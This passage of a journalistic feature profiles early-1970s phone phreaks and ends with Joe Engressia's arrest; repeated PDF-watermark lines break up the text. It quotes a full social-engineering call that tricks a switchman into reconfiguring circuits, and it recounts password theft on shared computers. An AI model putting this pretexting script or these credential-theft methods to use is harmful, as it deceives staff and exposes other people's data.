"The reason I'm in Memphis, the reason I have to depend on that homosexual guy, is that this is the first time I've been able to live on my own and make phone trips on my own. I've been banned from all central offices around home in Florida, they knew me too well, and at the University some of my fellow scholars were always harassing me because I was on the dorm pay phone all the time and making fun of me because of my fat ass, which of course I do have, it's my physical fatness program, but I don't like to hear it every day, and if I can't phone trip and I can't phone phreak, I can't imagine what I'd do, I've been devoting three quarters of my life to it.

"I moved to Memphis because I wanted to be on my own as well as because it has a Number 5 crossbar switching system and some interesting little independent phone-company districts nearby and so far they don't seem to know who I am so I can go on phone tripping, and for me phone tripping is just as important as phone phreaking."

Phone tripping, Joe explains, begins with calling up a central-office switch room. He tells the switchman in a polite earnest voice that he's a blind college student interested in telephones, and could he perhaps have a guided tour of the switching station? Each step of the tour Joe likes to touch and feel relays, caress switching circuits, switchboards, crossbar arrangements.

So when Joe Engressia phone phreaks he feels his way through the circuitry of the country garden of forking paths, he feels switches shift, relays shunt, crossbars swivel, tandems engage and disengage even as he hears -- with perfect pitch -- his M-F pulses make the entire Bell system dance to his tune.

Just one month ago Joe took all his savings out of his bank and left home, over the emotional protests of his mother. "I ran away from home almost," he likes to say. Joe found a small apartment house on Union Avenue and began making phone trips. He'd take a bus a hundred miles south in Mississippi to see some old-fashioned Bell equipment still in use in several states, which had been puzzling. He'd take a bus three hundred miles to Charlotte, North Carolina, to look at some brand-new experimental equipment. He hired a taxi to drive him twelve miles to a suburb to tour the office of a small phone company with some interesting idiosyncrasies in its routing system. He was having the time of his life, he said, the most freedom and pleasure he had known.

In that month he had done very little long-distance phone phreaking from his own phone. He had begun to apply for a job with the phone company, he told me, and he wanted to stay away from anything illegal.

"Any kind of job will do, anything as menial as the most lowly operator. That's probably all they'd give me because I'm blind. Even though I probably know more than most switchmen. But that's okay. I want to work for Ma Bell. I don't hate Ma Bell the way Gilbertson and some phone phreaks do. I don't want to screw Ma Bell. With me it's the pleasure of pure knowledge. There's something beautiful about the system when you know it intimately the way I do. But I don't know how much they know about me here. I have a very intuitive feel for the condition of the line I'm on, and I think they're monitoring me off and on lately, but I haven't been doing much illegal. I have to make a few calls to switchmen once in a while which aren't strictly legal, and once I took an acid trip and was having these auditory hallucinations as if I were trapped and these planes were dive-bombing me, and all of sudden I had to phone phreak out of there. For some reason I had to call Kansas City, but that's all."

A Warning Is Delivered

At this point -- one o'clock in my time zone -- a loud knock on my motel-room door interrupts our conversation. Outside the door I find a uniformed security guard who informs me that there has been an "emergency phone call" for me while I have been on the line and that the front desk has sent him up to let me know.

Two seconds after I say good-bye to Joe and hang up, the phone rings.

"Who were you talking to?" the agitated voice demands. The voice belongs to Captain Crunch. "I called because I decided to warn you of something. I decided to warn you to be careful. I don't want this information you get to get to the radical underground. I don't want it to get into the wrong hands. What would you say if I told you it's possible for three phone phreaks to saturate the phone system of the nation. Saturate it. Busy it out. All of it. I know how to do this. I'm not gonna tell. A friend of mine has already saturated the trunks between Seattle and New York. He did it with a computerized M-F-er hitched into a special Manitoba exchange. But there are other, easier ways to do it."

Just three people? I ask. How is that possible?

"Have you ever heard of the long-lines guard frequency? Do you know about stacking tandems with 17 and 2600? Well, I'd advise you to find out about it. I'm not gonna tell you. But whatever you do, don't let this get into the hands of the radical underground."

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

(Later Gilbertson, the inventor, confessed that while he had always been skeptical about the Captain's claim of the sabotage potential of trunk-tying phone phreaks, he had recently heard certain demonstrations which convinced him the Captain was not speaking idly. "I think it might take more than three people, depending on how many machines like Captain Crunch's were available. But even though the Captain sounds a little weird, he generally turns out to know what he's talking about.")

"You know," Captain Crunch continues in his admonitory tone, "you know the younger phone phreaks call Moscow all the time. Suppose everybody were to call Moscow. I'm no right-winger. But I value my life. I don't want the Commies coming over and dropping a bomb on my head. That's why I say you've got to be careful about who gets this information."

The Captain suddenly shifts into a diatribe against those phone phreaks who don't like the phone company.

"They don't understand, but Ma Bell knows everything they do. Ma Bell knows. Listen, is this line hot? I just heard someone tap in. I'm not paranoid, but I can detect things like that. Well, even if it is, they know that I know that they know that I have a bulk eraser. I'm very clean." The Captain pauses, evidently torn between wanting to prove to the phone-company monitors that he does nothing illegal, and the desire to impress Ma Bell with his prowess. "Ma Bell knows how good I am. And I am quite good. I can detect reversals, tandem switching, everything that goes on a line. I have relative pitch now. Do you know what that means? My ears are a $20,000 piece of equipment. With my ears I can detect things they can't hear with their equipment. I've had employment problems. I've lost jobs. But I want to show Ma Bell how good I am. I don't want to screw her, I want to work for her. I want to do good for her. I want to help her get rid of her flaws and become perfect. That's my number-one goal in life now." The Captain concludes his warnings and tells me he has to be going. "I've got a little action lined up for tonight," he explains and hangs up.

Before I hang up for the night, I call Joe Engressia back. He reports that his tormentor has finally gone to sleep -- "He's not blind drunk, that's the way I get, ahem, yes; but you might say he's in a drunken stupor." I make a date to visit Joe in Memphis in two days.

A Phone Phreak Call Takes Care of Business

The next morning I attend a gathering of four phone phreaks in ----- (a California suburb). The gathering takes place in a comfortable split-level home in an upper-middle-class subdivision. Heaped on the kitchen table are the portable cassette recorders, M-F cassettes, phone patches, and line ties of the four phone phreaks present. On the kitchen counter next to the telephone is a shoe-box-size blue box with thirteen large toggle switches for the tones. The parents of the host phone phreak, Ralph, who is blind, stay in the living room with their sighted children. They are not sure exactly what Ralph and his friends do with the phone or if it's strictly legal, but he is blind and they are pleased he has a hobby which keeps him busy.

The group has been working at reestablishing the historic "2111" conference, reopening some toll-free loops, and trying to discover the dimensions of what seem to be new initiatives against phone phreaks by phone-company security agents.

It is not long before I get a chance to see, to hear, Randy at work. Randy is known among the phone phreaks as perhaps the finest con man in the game. Randy is blind. He is pale, soft and pear-shaped, he wears baggy pants and a wrinkly nylon white sport shirt, pushes his head forward from hunched shoulders somewhat like a turtle inching out of its shell. His eyes wander, crossing and recrossing, and his forehead is somewhat pimply. He is only sixteen years old.

But when Randy starts speaking into a telephone mouthpiece his voice becomes so stunningly authoritative it is necessary to look again to convince yourself it comes from a chubby adolescent Randy. Imagine the voice of a crack oil-rig foreman, a tough, sharp, weather-beaten Marlboro man of forty. Imagine the voice of a brilliant performance-fund gunslinger explaining how he beats the Dow Jones by thirty percent. Then imagine a voice that could make those two sound like Stepin Fetchit. That is sixteen-year-old Randy's voice.

He is speaking to a switchman in Detroit. The phone company in Detroit had closed up two toll-free loop pairs for no apparent reason, although heavy use by phone phreaks all over the country may have been detected. Randy is telling the switchman how to open up the loop and make it free again:

"How are you, buddy. Yeah. I'm on the board in here in Tulsa, Oklahoma, and we've been trying to run some tests on your loop-arounds and we find'em busied out on both sides.... Yeah, we've been getting a 'BY' on them, what d'ya say, can you drop cards on 'em? Do you have 08 on your number group? Oh that's okay, we've had this trouble before, we may have to go after the circuit. Here lemme give 'em to you: your frame is 05, vertical group 03, horizontal 5, vertical file 3. Yeah, we'll hang on here.... Okay, found it? Good. Right, yeah, we'd like to clear that busy out. Right. All you have to do is look for your key on the mounting plate, it's in your miscellaneous trunk frame. Okay? Right. Now pull your key from NOR over the LCT. Yeah. I don't know why that happened, but we've been having trouble with that one. Okay. Thanks a lot fella. Be seein' ya."

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Randy hangs up, reports that the switchman was a little inexperienced with the loop-around circuits on the miscellaneous trunk frame, but that the loop has been returned to its free-call status.

Delighted, phone phreak Ed returns the pair of numbers to the active-status column in his directory. Ed is a superb and painstaking researcher. With almost Talmudic thoroughness he will trace tendrils of hints through soft-wired mazes of intervening phone-company circuitry back through complex linkages of switching relays to find the location and identity of just one toll-free loop. He spends hours and hours, every day, doing this sort of thing. He has somehow compiled a directory of eight hundred "Band-six in-WATS numbers" located in over forty states. Band-six in-WATS numbers are the big 800 numbers -- the ones that can be dialed into free from anywhere in the country.

Ed the researcher, a nineteen-year-old engineering student, is also a superb technician. He put together his own working blue box from scratch at age seventeen. (He is sighted.) This evening after distributing the latest issue of his in-WATS directory (which has been typed into Braille for the blind phone phreaks), he announces he has made a major new breakthrough:

"I finally tested it and it works, perfectly. I've got this switching matrix which converts any touch-tone phone into an M-F-er."

The tones you hear in touch-tone phones are not the M-F tones that operate the long-distance switching system. Phone phreaks believe AT&T. had deliberately equipped touch tones with a different set of frequencies to avoid putting the six master M-F tones in the hands of every touch-tone owner. Ed's complex switching matrix puts the six master tones, in effect put a blue box, in the hands of every touch-tone owner.

Ed shows me pages of schematics, specifications and parts lists. "It's not easy to build, but everything here is in the Heathkit catalog."

Ed asks Ralph what progress he has made in his attempts to reestablish a long-term open conference line for phone phreaks. The last big conference -- the historic "2111" conference -- had been arranged through an unused Telex test-board trunk somewhere in the innards of a 4A switching machine in Vancouver, Canada. For months phone phreaks could M-F their way into Vancouver, beep out 604 (the Vancouver area code) and then beep out 2111 (the internal phone-company code for Telex testing), and find themselves at any time, day or night, on an open wire talking with an array of phone phreaks from coast to coast, operators from Bermuda, Tokyo and London who are phone-phreak sympathizers, and miscellaneous guests and technical experts. The conference was a massive exchange of information. Phone phreaks picked each other's brains clean, then developed new ways to pick the phone company's brains clean. Ralph gave M F Boogies concerts with his home-entertainment-type electric organ, Captain Crunch demonstrated his round-the-world prowess with his notorious computerized unit and dropped leering hints of the "action" he was getting with his girl friends. (The Captain lives out or pretends to live out several kinds of fantasies to the gossipy delight of the blind phone phreaks who urge him on to further triumphs on behalf of all of them.) The somewhat rowdy Northwest phone-phreak crowd let their bitter internal feud spill over into the peaceable conference line, escalating shortly into guerrilla warfare; Carl the East Coast international tone relations expert demonstrated newly opened direct M-F routes to central offices on the island of Bahrein in the Persian Gulf, introduced a new phone-phreak friend of his in Pretoria, and explained the technical operation of the new Oakland-to Vietnam linkages. (Many phone phreaks pick up spending money by M-F-ing calls from relatives to Vietnam Gls charging $5 for a whole hour of trans-Pacific conversation.)

Day and night the conference line was never dead. Blind phone phreaks all over the country, lonely and isolated in homes filled with active sighted brothers and sisters, or trapped with slow and unimaginative blind kids in straitjacket schools for the blind, knew that no matter how late it got they could dial up the conference and find instant electronic communion with two or three other blind kids awake over on the other side of America. Talking together on a phone hookup, the blind phone phreaks say, is not much different from being there together. Physically, there was nothing more than a two-inch-square wafer of titanium inside a vast machine on Vancouver Island. For the blind kids >there< meant an exhilarating feeling of being in touch, through a kind of skill and magic which was peculiarly their own.

Last April 1, however, the long Vancouver Conference was shut off. The phone phreaks knew it was coming. Vancouver was in the process of converting from a step-by-step system to a 4A machine and the 2111 Telex circuit was to be wiped out in the process. The phone phreaks learned the actual day on which the conference would be erased about a week ahead of time over the phone company's internal-news-and-shop-talk recording.

For the next frantic seven days every phone phreak in America was on and off the 2111 conference twenty-four hours a day. Phone phreaks who were just learning the game or didn't have M-F capability were boosted up to the conference by more experienced phreaks so they could get a glimpse of what it was like before it disappeared. Top phone phreaks searched distant area codes for new conference possibilities without success. Finally in the early morning of April 1, the end came.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

"I could feel it coming a couple hours before midnight," Ralph remembers. "You could feel something going on in the lines. Some static began showing up, then some whistling wheezing sound. Then there were breaks. Some people got cut off and called right back in, but after a while some people were finding they were cut off and couldn't get back in at all. It was terrible. I lost it about one a.m., but managed to slip in again and stay on until the thing died... I think it was about four in the morning. There were four of us still hanging on when the conference disappeared into nowhere for good. We all tried to M-F up to it again of course, but we got silent termination. There was nothing there."

The Legendary Mark Bernay Turns Out To Be "The Midnight Skulker"

Mark Bernay. I had come across that name before. It was on Gilbertson's select list of phone phreaks. The California phone phreaks had spoken of a mysterious Mark Bernay as perhaps the first and oldest phone phreak on the West Coast. And in fact almost every phone phreak in the West can trace his origins either directly to Mark Bernay or to a disciple of Mark Bernay.

It seems that five years ago this Mark Bernay (a pseudonym he chose for himself) began traveling up and down the West Coast pasting tiny stickers in phone books all along his way. The stickers read something like "Want to hear an interesting tape recording? Call these numbers." The numbers that followed were toll-free loop-around pairs. When one of the curious called one of the numbers he would hear a tape recording pre-hooked into the loop by Bernay which explained the use of loop-around pairs, gave the numbers of several more, and ended by telling the caller, "At six o'clock tonight this recording will stop and you and your friends can try it out. Have fun."

"I was disappointed by the response at first," Bernay told me, when I finally reached him at one of his many numbers and he had dispensed with the usual "I never do anything illegal" formalities which experienced phone phreaks open most conversations.

"I went all over the coast with these stickers not only on pay phones, but I'd throw them in front of high schools in the middle of the night, I'd leave them unobtrusively in candy stores, scatter them on main streets of small towns. At first hardly anyone bothered to try it out. I would listen in for hours and hours after six o'clock and no one came on. I couldn't figure out why people wouldn't be interested. Finally these two girls in Oregon tried it out and told all their friends and suddenly it began to spread."

Before his Johny Appleseed trip Bernay had already gathered a sizable group of early pre-blue-box phone phreaks together on loop-arounds in Los Angeles. Bernay does not claim credit for the original discovery of the loop-around numbers. He attributes the discovery to an eighteen-year-old reform school kid in Long Beach whose name he forgets and who, he says, "just disappeared one day." When Bernay himself discovered loop-arounds independently, from clues in his readings in old issues of the Automatic Electric Technical Journal, he found dozens of the reform-school kid's friends already using them. However, it was one of Bernay's disciples in Seattle that introduced phone phreaking to blind kids. The Seattle kid who learned about loops through Bernay's recording told a blind friend, the blind kid taught the secret to his friends at a winter camp for blind kids in Los Angeles. When the camp session was over these kids took the secret back to towns all over the West. This is how the original blind kids became phone phreaks. For them, for most phone phreaks in general, it was the discovery of the possibilities of loop-arounds which led them on to far more serious and sophisticated phone-phreak methods, and which gave them a medium for sharing their discoveries.

A year later a blind kid who moved back east brought the technique to a blind kids' summer camp in Vermont, which spread it along the East Coast. All from a Mark Bernay sticker.

Bernay, who is nearly thirty years old now, got his start when he was fifteen and his family moved into an L.A. suburb serviced by General Telephone and Electronics equipment. He became fascinated with the differences between Bell and G.T.&E. equipment. He learned he could make interesting things happen by carefully timed clicks with the disengage button. He learned to interpret subtle differences in the array of clicks, whirrs and kachinks he could hear on his lines. He learned he could shift himself around the switching relays of the L.A. area code in a not-too-predictable fashion by interspersing his own hook-switch clicks with the clicks within the line. (Independent phone companies -- there are nineteen hundred of them still left, most of them tiny island principalities in Ma Bell's vast empire -- have always been favorites with phone phreaks, first as learning tools, then as Archimedes platforms from which to manipulate the huge Bell system. A phone phreak in Bell territory will often M-F himself into an independent's switching system, with switching idiosyncrasies which can give him marvelous leverage over the Bell System.

"I have a real affection for Automatic Electric Equipment," Bernay told me. "There are a lot of things you can play with. Things break down in interesting ways."

Shortly after Bernay graduated from college (with a double major in chemistry and philosophy), he graduated from phreaking around with G.T.&E. to the Bell System itself, and made his legendary sticker-pasting journey north along the coast, settling

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

finally in Northwest Pacific Bell territory. He discovered that if Bell does not break down as interestingly as G.T.&E., it nevertheless offers a lot of "things to play with."

Bernay learned to play with blue boxes. He established his own personal switchboard and phone-phreak research laboratory complex. He continued his phone-phreak evangelism with ongoing sticker campaigns. He set up two recording numbers, one with instructions for beginning phone phreaks, the other with latest news and technical developments (along with some advanced instruction) gathered from sources all over the country.

These days, Bernay told me, he had gone beyond phone-phreaking itself. "Lately I've been enjoying playing with computers more than playing with phones. My personal thing in computers is just like with phones, I guess -- the kick is in finding out how to beat the system, how to get at things I'm not supposed to know about, how to do things with the system that I'm not supposed to be able to do."

As a matter of fact, Bernay told me, he had just been fired from his computer-programming job for doing things he was not supposed to be able to do. He had been working with a huge time-sharing computer owned by a large corporation but shared by many others. Access to the computer was limited to those programmers and corporations that had been assigned certain passwords. And each password restricted its user to access to only the one section of the computer cordoned off from its own information storager. The password system prevented companies and individuals from stealing each other's information.

"I figured out how to write a program that would let me read everyone else's password," Bernay reports. "I began playing around with passwords. I began letting the people who used the computer know, in subtle ways, that I knew their passwords. I began dropping notes to the computer supervisors with hints that I knew what I know. I signed them 'The Midnight Skulker.' I kept getting cleverer and cleverer with my messages and devising ways of showing them what I could do. I'm sure they couldn't imagine I could do the things I was showing them. But they never responded to me. Every once in a while they'd change the passwords, but I found out how to discover what the new ones were, and I let them know. But they never responded directly to the Midnight Skulker. I even finally designed a program which they could use to prevent my program from finding out what it did. In effect I told them how to wipe me out, The Midnight Skulker. It was a very clever program. I started leaving clues about myself. I wanted them to try and use it and then try to come up with something to get around that and reappear again. But they wouldn't play. I wanted to get caught. I mean I didn't want to get caught personally, but I wanted them to notice me and admit that they noticed me. I wanted them to attempt to respond, maybe in some interesting way." Finally the computer managers became concerned enough about the threat of information-stealing to respond. However, instead of using The Midnight Skulker's own elegant self-destruct program, they called in their security personnel, interrogated everyone, found an informer to identify Bernay as The Midnight Skulker, and fired him.

"At first the security people advised the company to hire me full-time to search out other flaws and discover other computer freaks. I might have liked that. But I probably would have turned into a double double agent rather than the double agent they wanted. I might have resurrected The Midnight Skulker and tried to catch myself. Who knows? Anyway, the higher-ups turned the whole idea down."

You Can Tap the F.B.I.'s Crime Control Computer in the Comfort of Your Own Home, Perhaps.

Computer freaking may be the wave of the future. It suits the phone-phreak sensibility perfectly. Gilbertson, the blue-box inventor and a lifelong phone phreak, has also gone on from phone-phreaking to computer-freaking. Before he got into the blue-box business Gilbertson, who is a highly skilled programmer, devised programs for international currency arbitrage.

But he began playing with computers in earnest when he learned he could use his blue box in tandem with the computer terminal installed in his apartment by the instrumentation firm he worked for. The print-out terminal and keyboard was equipped with acoustical coupling, so that by coupling his little ivory Princess phone to the terminal and then coupling his blue box on that, he could M-F his way into other computers with complete anonymity, and without charge; program and re-program them at will; feed them false or misleading information; tap and steal from them. He explained to me that he taps computers by busying out all the lines, then going into a verification trunk, listening into the passwords and instructions one of the time sharers uses, and them M-F-ing in and imitating them. He believes it would not be impossible to creep into the F.B.I's crime control computer through a local police computer terminal and phreak around with the F.B.I.'s memory banks. He claims he has succeeded in re-programming a certain huge institutional computer in such a way that it has cordoned off an entire section of its circuitry for his personal use, and at the same time conceals that arrangement from anyone else's notice. I have been unable to verify this claim.

Like Captain Crunch, like Alexander Graham Bell (pseudonym of a disgruntled-looking East Coast engineer who claims to have invented the black box and now sells black and blue boxes to gamblers and radical heavies), like most phone phreaks, Gilbertson began his career trying to rip off pay phones as a teenager. Figure them out, then rip them off. Getting his dime back from the pay phone is the phone phreak's first thrilling rite of passage. After learning the usual eighteen different ways of

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

getting his dime back, Gilbertson learned how to make master keys to coin-phone cash boxes, and get everyone else's dimes back. He stole some phone-company equipment and put together his own home switchboard with it. He learned to make a simple "bread-box" device, of the kind used by bookies in the Thirties (bookie gives a number to his betting clients; the phone with that number is installed in some widow lady's apartment, but is rigged to ring in the bookie's shop across town, cops trace big betting number and find nothing but the widow).

Not long after that afternoon in 1968 when, deep in the stacks of an engineering library, he came across a technical journal with the phone tone frequencies and rushed off to make his first blue box, not long after that Gilbertson abandoned a very promising career in physical chemistry and began selling blue boxes for $1,500 apiece.

"I had to leave physical chemistry. I just ran out of interesting things to learn," he told me one evening. We had been talking in the apartment of the man who served as the link between Gilbertson and the syndicate in arranging the big $300,000 blue-box deal which fell through because of legal trouble. There has been some smoking.

"No more interesting things to learn," he continues. "Physical chemistry turns out to be a sick subject when you take it to its highest level. I don't know. I don't think I could explain to you how it's sick. You have to be there. But you get, I don't know, a false feeling of omnipotence. I suppose it's like phone-phreaking that way. This huge thing is there. This whole system. And there are holes in it and you slip into them like Alice and you're pretending you're doing something you're actually not, or at least it's no longer you that's doing what you thought you were doing. It's all Lewis Carroll. Physical chemistry and phone-phreaking. That's why you have these phone-phreak pseudonyms like The Cheshire Cat, the Red King, and The Snark. But there's something about phone-phreaking that you don't find in physical chemistry." He looks up at me:

"Did you ever steal anything?"

"Well yes, I..."

"Then you know! You know the rush you get. It's not just knowledge, like physical chemistry. It's forbidden knowledge. You know. You can learn about anything under the sun and be bored to death with it. But the idea that it's illegal. Look: you can be small and mobile and smart and you're ripping off somebody large and powerful and very dangerous."

People like Gilbertson and Alexander Graham Bell are always talking about ripping off the phone company and screwing Ma Bell. But if they were shown a single button and told that by pushing it they could turn the entire circuitry of A.T.&T. into molten puddles, they probably wouldn't push it. The disgruntled-inventor phone phreak needs the phone system the way the lapsed Catholic needs the Church, the way Satan needs a God, the way The Midnight Skulker needed, more than anything else, response.

Later that evening Gilbertson finished telling me how delighted he was at the flood of blue boxes spreading throughout the country, how delighted he was to know that "this time they're really screwed." He suddenly shifted gears.

"Of course. I do have this love/hate thing about Ma Bell. In a way I almost like the phone company. I guess I'd be very sad if they were to disintegrate. In a way it's just that after having been so good they turn out to have these things wrong with them. It's those flaws that allow me to get in and mess with them, but I don't know. There's something about it that gets to you and makes you want to get to it, you know."

I ask him what happens when he runs out of interesting, forbidden things to learn about the phone system.

"I don't know, maybe I'd go to work for them for a while."

"In security even?"

"I'd do it, sure. I just as soon play -- I'd just as soon work on either side."

"Even figuring out how to trap phone phreaks? I said, recalling Mark Bernay's game."

"Yes, that might be interesting. Yes, I could figure out how to outwit the phone phreaks. Of course if I got too good at it, it might become boring again. Then I'd have to hope the phone phreaks got much better and outsmarted me for a while. That would move the quality of the game up one level. I might even have to help them out, you know, 'Well, kids, I wouldn't want this to get around but did you ever think of -- ?' I could keep it going at higher and higher levels forever."

The dealer speaks up for the first time. He has been staring at the soft blinking patterns of light and colors on the translucent tiled wall facing him. (Actually there are no patterns: the color and illumination of every tile is determined by a computerized

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

random-number generator designed by Gilbertson which insures that there can be no meaning to any sequence of events in the tiles.)

"Those are nice games you're talking about," says the dealer to his friend. "But I wouldn't mind seeing them screwed. A telephone isn't private anymore. You can't say anything you really want to say on a telephone or you have to go through that paranoid bullshit. 'Is it cool to talk on the phone?' I mean, even if it is cool, if you have to ask 'Is it cool,' then it isn't cool. You know. 'Is it cool,' then it isn't cool. You know. Like those blind kids, people are going to start putting together their own private telephone companies if they want to really talk. And you know what else. You don't hear silences on the phone anymore. They've got this time-sharing thing on long-distance lines where you make a pause and they snip out that piece of time and use it to carry part of somebody else's conversation.Instead of a pause, where somebody's maybe breathing or sighing, you get this blank hole and you only start hearing again when someone says a word and even the beginning of the word is clipped off. Silences don't count -- you're paying for them, but they take them away from you. It's not cool to talk and you can't hear someone when they don't talk. What the hell good is the phone? I wouldn't mind seeing them totally screwed."

The Big Memphis Bust

Joe Engressia never wanted to screw Ma Bell. His dream had always been to work for her.

The day I visited Joe in his small apartment on Union Avenue in Memphis, he was upset about another setback in his application for a telephone job.

"They're stalling on it. I got a letter today telling me they'd have to postpone the interview I requested again. My landlord read it for me. They gave me some runaround about wanting papers on my rehabilitation status but I think there's something else going on."

When I switched on the 40-watt bulb in Joe's room -- he sometimes forgets when he has guests -- it looked as if there was enough telephone hardware to start a small phone company of his own.

There is one phone on top of his desk, one phone sitting in an open drawer beneath the desk top. Next to the desk-top phone is a cigar-box-size M-F device with big toggle switches, and next to that is some kind of switching and coupling device with jacks and alligator plugs hanging loose. Next to that is a Braille typewriter. On the floor next to the desk, lying upside down like a dead tortoise, is the half-gutted body of an old black standard phone. Across the room on a torn and dusty couch are two more phones, one of them a touch-tone model; two tape recorders; a heap of phone patches and cassettes, and a life-size toy telephone.

Our conversation is interrupted every ten minutes by phone phreaks from all over the country ringing Joe on just about every piece of equipment but the toy phone and the Braille typewriter. One fourteen-year-old blind kid from Connecticut calls up and tells Joe he's got a girl friend. He wants to talk to Joe about girl friends. Joe says they'll talk later in the evening when they can be alone on the line. Joe draws a deep breath, whistles him off the air with an earsplitting 2600-cycle whistle. Joe is pleased to get the calls but he looked worried and preoccupied that evening, his brow constantly furrowed over his dark wandering eyes. In addition to the phone-company stall, he has just learned that his apartment house is due to be demolished in sixty days for urban renewal. For all its shabbiness, the Union Avenue apartment house has been Joe's first home-of-his-own and he's worried that he may not find another before this one is demolished.

But what really bothers Joe is that switchmen haven't been listening to him. "I've been doing some checking on 800 numbers lately, and I've discovered that certain 800 numbers in New Hampshire couldn't be reached from Missouri and Kansas. Now it may sound like a small thing, but I don't like to see sloppy work; it makes me feel bad about the lines. So I've been calling up switching offices and reporting it, but they haven't corrected it. I called them up for the third time today and instead of checking they just got mad. Well, that gets me mad. I mean, I do try to help them. There's something about them I can't understand -- you want to help them and they just try to say you're defrauding them."

It is Sunday evening and Joe invites me to join him for dinner at a Holiday Inn. Frequently on Sunday evening Joe takes some of his welfare money, calls a cab, and treats himself to a steak dinner at one of Memphis' thirteen Holiday Inns. (Memphis is the headquarters of Holiday Inn. Holiday Inns have been a favorite for Joe ever since he made his first solo phone trip to a Bell switching office in Jacksonville, Florida, and stayed in the Holiday Inn there. He likes to stay at Holiday Inns, he explains, because they represent freedom to him and because the rooms are arranged the same all over the country so he knows that any Holiday Inn room is familiar territory to him. Just like any telephone.)

Over steaks in the Pinnacle Restaurant of the Holiday Inn Medical Center on Madison Avenue in Memphis, Joe tells me the highlights of his life as a phone phreak.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

At age seven, Joe learned his first phone trick. A mean baby-sitter, tired of listening to little Joe play with the phone as he always did, constantly, put a lock on the phone dial. "I got so mad. When there's a phone sitting there and I can't use it... so I started getting mad and banging the receiver up and down. I noticed I banged it once and it dialed one. Well, then I tried banging it twice...." In a few minutes Joe learned how to dial by pressing the hook switch at the right time. "I was so excited I remember going 'whoo whoo' and beat a box down on the floor."

At age eight Joe learned about whistling. "I was listening to some intercept non working-number recording in L.A.- I was calling L.A. as far back as that, but I'd mainly dial non working numbers because there was no charge, and I'd listen to these recordings all day. Well, I was whistling 'cause listening to these recordings can be boring after a while even if they are from L.A., and all of a sudden, in the middle of whistling, the recording clicked off. I fiddled around whistling some more, and the same thing happened. So I called up the switch room and said, 'I'm Joe. I'm eight years old and I want to know why when I whistle this tune the line clicks off.' He tried to explain it to me, but it was a little too technical at the time. I went on learning. That was a thing nobody was going to stop me from doing. The phones were my life, and I was going to pay any price to keep on learning. I knew I could go to jail. But I had to do what I had to do to keep on learning."

The phone is ringing when we walk back into Joe's apartment on Union Avenue. It is Captain Crunch. The Captain has been following me around by phone, calling up everywhere I go with additional bits of advice and explanation for me and whatever phone phreak I happen to be visiting. This time the Captain reports he is calling from what he describes as "my hideaway high up in the Sierra Nevada." He pulses out lusty salvos of M-F and tells Joe he is about to "go out and get a little action tonight. Do some phreaking of another kind, if you know what I mean." Joe chuckles.

The Captain then tells me to make sure I understand that what he told me about tying up the nation's phone lines was true, but that he and the phone phreaks he knew never used the technique for sabotage. They only learned the technique to help the phone company.

"We do a lot of troubleshooting for them. Like this New Hampshire/Missouri WATS-line flaw I've been screaming about. We help them more than they know."

After we say good-bye to the Captain and Joe whistles him off the line, Joe tells me about a disturbing dream he had the night before: "I had been caught and they were taking me to a prison. It was a long trip. They were taking me to a prison a long long way away. And we stopped at a Holiday Inn and it was my last night ever using the phone and I was crying and crying, and the lady at the Holiday Inn said, 'Gosh, honey, you should never be sad at a Holiday Inn. You should always be happy here. Especially since it's your last night.' And that just made it worse and I was sobbing so much I couldn't stand it."

Two weeks after I left Joe Engressia's apartment, phone-company security agents and Memphis police broke into it. Armed with a warrant, which they left pinned to a wall, they confiscated every piece of equipment in the room, including his toy telephone. Joe was placed under arrest and taken to the city jail where he was forced to spend the night since he had no money and knew no one in Memphis to call.

It is not clear who told Joe what that night, but someone told him that the phone company had an open-and-shut case against him because of revelations of illegal activity he had made to a phone-company undercover agent.

By morning Joe had become convinced that the reporter from Esquire, with whom he had spoken two weeks ago, was the undercover agent. He probably had ugly thoughts about someone he couldn't see gaining his confidence, listening to him talk about his personal obsessions and dreams, while planning all the while to lock him up.

"I really thought he was a reporter," Engressia told the Memphis Press-Seminar. "I told him everything...." Feeling betrayed, Joe proceeded to confess everything to the press and police.

As it turns out, the phone company did use an undercover agent to trap Joe, although it was not the Esquire reporter.

Ironically, security agents were alerted and began to compile a case against Joe because of one of his acts of love for the system: Joe had called an internal service department to report that he had located a group of defective long-distance trunks, and to complain again about the New Hampshire/Missouri WATS problem. Joe always liked Ma Bell's lines to be clean and responsive. A suspicious switchman reported Joe to the security agents who discovered that Joe had never had a long-distance call charged to his name.

Then the security agents learned that Joe was planning one of his phone trips to a local switching office. The security people planted one of their agents in the switching office. He posed as a student switchman and followed Joe around on a tour. He was extremely friendly and helpful to Joe, leading him around the office by the arm. When the tour was over he offered Joe a ride back to his apartment house. On the way he asked Joe -- one tech man to another -- about "those blue boxers" he'd

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

heard about. Joe talked about them freely, talked about his blue box freely, and about all the other things he could do with the phones.

The next day the phone-company security agents slapped a monitoring tape on Joe's line, which eventually picked up an illegal call. Then they applied for the search warrant and broke in.

In court Joe pleaded not guilty to possession of a blue box and theft of service. A sympathetic judge reduced the charges to malicious mischief and found him guilty on that count, sentenced him to two thirty-day sentences to be served concurrently and then suspended the sentence on condition that Joe promise never to play with phones again. Joe promised, but the phone company refused to restore his service. For two weeks after the trial Joe could not be reached except through the pay phone at his apartment house, and the landlord screened all calls for him.

Phone-phreak Carl managed to get through to Joe after the trial, and reported that Joe sounded crushed by the whole affair.

"What I'm worried about," Carl told me, "is that Joe means it this time. The promise. That he'll never phone-phreak again. That's what he told me, that he's given up phone-phreaking for good. I mean his entire life. He says he knows they're going to be watching him so closely for the rest of his life he'll never be able to make a move without going straight to jail. He sounded very broken up by the whole experience of being in jail. It was awful to hear him talk that way. I don't know. I hope maybe he had to sound that way. Over the phone, you know."

